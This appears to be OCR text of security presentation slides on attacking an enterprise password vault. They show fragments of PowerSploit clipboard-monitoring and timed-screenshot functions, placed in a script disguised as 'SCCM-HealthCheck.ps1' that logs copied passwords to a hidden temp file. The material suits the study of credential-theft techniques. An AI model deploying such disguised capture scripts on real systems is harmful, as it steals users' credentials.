


Enterprise Password Vault

Password Vault Option #1: Check Out Credential

- Connect to Password Vault & Check Out Password (Copy).
- Paste Password into RDP Logon Window



Attacking Enterprise Password Vault

SCCM-HealthCheck.ps1

```
function Get-ClipboardContents {
<#
.SYNOPSIS

Monitors the clipboard on a specified interval for changes to copied text.

PowerSploit Function: Get-ClipboardContents
Author: @harmj0y
License: BSD 3-Clause
Required Dependencies: None
```

```
                    $PrevLength = $tb.Text.Length
                }
            }
        }
        else{
            $TimeStamp = (Get-Date -Format dd/MM/yyyy:HH:mm:ss:ff)
            "`n=== Get-ClipboardContents Shutting down at $TimeStamp ===`n"
            Break;
        }
        Start-Sleep -s $PollInterval
    }
}

Get-ClipboardContents | out-file c:\_2.~tmp
```

Attacking Enterprise Password Vault

SCCM-H

Get-ClipboardContents

```
Monitors the clipboard on a specified interval for changes to copied text.

PowerSploit Function: Get-ClipboardContents
Author: @harmj0y
License: BSD 3-Clause
Required Dependencies: None
```

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                    $PrevLength = $cb.Text.Length
                }
            }
        }
        else{
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

            Break;
        }
        Start-Sleep -s $PollInterval
    }
}

Get-ClipboardContents | out-file c:\_2.~tmp
```

Attacking Enterprise Password Vault



Attacking Enterprise Password Vault



Attacking Enterprise Password Vault

SCCMHealthCheck.ps1

```powershell
function Get-TimedScreenshot
{
<#
.SYNOPSIS

Takes screenshots at a regular interval and saves them to disk.

PowerSploit Function: Get-TimedScreenshot
Author: Chris Campbell (@obscuresec)
License: BSD 3-Clause
Required Dependencies: None
Optional Dependencies: None

.DESCRIPTION

A function that takes screenshots and saves them to a folder.

.PARAMETER Path

Specifies the folder path.

.PARAMETER Interval

Specifies the interval in seconds between taking screenshots.

```

Attacking Enterprise Password Vault

SCCMHealthCheck.ps1 ×

```
Get-TimedScreenshot


Takes screenshots at a regular interval and saves them to disk.

PowerSploit Function: Get-TimedScreenshot
Author: Chris Campbell (@obscuresec)
License: BSD 3-Clause
Required Dependencies: None
Optional Dependencies: None

.DESCRIPTION

A function that takes screenshots and saves them to a folder.

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Specifies the folder path.

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
```

